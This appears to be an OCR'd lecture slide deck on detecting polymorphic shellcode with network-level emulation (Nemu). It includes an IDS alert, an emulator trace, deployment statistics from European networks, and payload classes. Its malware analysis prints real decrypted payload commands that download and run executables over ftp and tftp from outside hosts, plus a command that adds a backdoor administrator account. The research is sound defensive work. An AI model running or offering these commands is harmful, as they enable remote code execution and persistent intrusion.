


- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

Shellcode as seen on the wire



```
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strmlen 3021
.B.B.B.B.........[1....s
                        wC....3www.2K.
                                              .(Wv.>.C.v.F......p..zv...L#Ss...(Sv...{<.(kv..k.v..
                                             ......y ..........WX.W....W....WAFYDAYECEYFGWENBBWIW
                                             Q....W....WIIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBB
                                             BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB#

..
skipping 1 executed instructions
   1  60000001 42                  inc edx                          edx 2A500E51
   2  60000002 90                  nop
   3  60000003 42                  inc edx                          edx 2A500E52
   4  60000004 90                  nop
   5  60000005 42                  inc edx                          edx 2A500E53
   6  60000006 90                  nop
   7  60000007 42                  inc edx                          edx 2A500E54
   8  60000008 EB02                jmp 0x6000000c
   9  6000000c E8F9FFFFFF        w call 0x6000000a                  esp 600043BC
  10  6000000a EB05              E jmp 0x60000011
  11  60000011 5B                r pop ebx                          ebx 60000011
                                                 esp 600043C0
  12  60000012 31C9                xor ecx,ecx                      ecx 00000000
  13  60000014 B1FD                mov cl,0xfd                      ecx 000000FD
  14  60000016 80730C77            xor byte [ebx+0xc],0x77                        [6000001D]
  15  6000001a 43                  inc ebx
  16  6000001
```




```
                                                                      ecx 00000004
                                         xor byte [ebx+0xc],0x77                          [60000116] e
 762  6000001a E2                        inc ebx                      ebx 6000010B
 763  6000001b E2F9                  249 loop 0x60000016              ecx 00000003
 764  60000016 E2F9FCE8                  xor byte [ebx+0xc],0x77                          [60000117] .
 765  6000001a E2                        inc ebx                      ebx 6000010C
 766  6000001b E2F9                  250 loop 0x60000016              ecx 00000002
 767  60000016 E2F9FCE8                  xor byte [ebx+0xc],0x77                          [60000118] .
 768  6000001a E2                        inc ebx                      ebx 6000010D
 769  6000001b E2F9                  251 loop 0x60000016              ecx 00000001
 770  60000016 E2F9FCE8                  xor byte [ebx+0xc],0x77                          [60000119] .
 771  6000001a E2                        inc ebx                      ebx 6000010E
 772  6000001b E2F9                    E loop 0x60000016              ecx 00000000
 773  6000001d FC                        cld
 774  6000001e E844000000              w call 0x60000067              esp 600043BC
 775  60000067 31C0                      xor eax,eax                  eax 00000000
 776  60000069 648B4030                  mov eax,fs:[eax+0x30]
 777  6000006d 85C0                      test eax,eax
 778  6000006f 780C                      js 0x6000007d
 779  60000071 8B400C                    mov eax,[eax+0xc]
                                         si,[eax+0x1c]

                                         p,[eax+0x8]
                                         jmp 0x60000086
END   execution trace: 784 instructions, 253 payload reads, 253 unique
[*]      chunk    1037   13aac309ba2236b23d6537a77f101b9c
[*] shellcode    1037   13aac309ba2236b23d6537a77f101b9c   pos 0
[*] decrypted     253   c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u.._$..f..._ ..I.4...1.....t...
                K._.........\$..1.d.@0..x
                                         .@
h...`h....W.......cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
 i &echo quit >> i &ftp -n -s:i &evil.exe
.
```

Actual decrypted payload

Code Obfuscation


- **Problem:** obfuscated polymorphic shellcode can be highly evasive
  - Each attack instance looks different from each other

    Difficult to fingerprint




  - Self-modifying code can hide the real malicious code

    Difficult to statically analyze



Observed CFG



Real CFG

Network-level Emulation


- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS

Nemu

\x6A\x0F\x59 | \xE8\xFF\xFF | \xFF\xFF\xC1 ...

\x6A\x0F\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E\x80... ...

```
6A07
59
E8FFFFFFFF
FFC1
5E
80460AE0
304C0E0B
E2FA
...
```



```
push byte +0x7f
pop ecx
call 0x7
inc ecx
pop esi
add [esi+0xa],0xe0
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
...
```

✘ **malicious request!**

Polymorphic sc

GetPC code (for finding its place in memory)


Lots of self memory references

Real World Deployment - Europe

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008

Network	Total # attacks	External			Internal		
		#attacks	#srcIP	#dstIP	#attacks	#srcIP	#dstIP
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Overall Activity: External Attacks




23 ports

413,536 attacks


Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




862,083 attacks

Attacked Services



21	FTP
25	SMTP
42	WINS
80	Web
110	POP3
135	Location service
139	NETBIOS
143	IMAP
445	SMB
453	CreativeServer
1023	W32.Sasser's FTP server
1025	MS RPC
1029	DCOM (alternative)
1082	WinHole trojan
1433	MS SQL server
2000	ShixxNOTE 6.net messenger
2100	Oracle XDB FTP server
2103	MS Message Queuing service
2967	Symantec
2968	Symantec
3050	Borland InterBase DB server
5000	MS UPnP/SSDP
5554	W32.Sasser's FTP server
6881	P2P file sharing client
30708	unknown
41523	CA BrightStor Agent (MS SQL)

Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

Payload Classes


Class Types	#
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```

```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

Doubly-encrypted shellcode



First layer: `alpha_mixed` variation

Second layer: `countdown` variation

⊢ - - → Decryption

⊢——→ Code execution

References

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Comprehensive Shellcode Detection using Runtime Heuristics**. In Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC). December 2010.
- Michalis Polychronakis, Kostas G. Anagnostakis, Evangelos P. Markatos. **An Empirical Study of Real-world Polymorphic Code Injection Attacks**. In Proceedings of the 2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET) 2009.
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Real-World Polymorphic Attack Detection using Network-Level Emulation**. In Proceedings of the Cyber Security and Information Intelligence Research Workshop (CSIIRW). May 2008, Oak Ridge, TN
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Emulation-based Detection of Non-self-contained Polymorphic Shellcode**. In Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID). September 2007,
- Miichalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Network-level Polymorphic Shellcode Detection using Emulation**. In Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA). July 2006

Summary

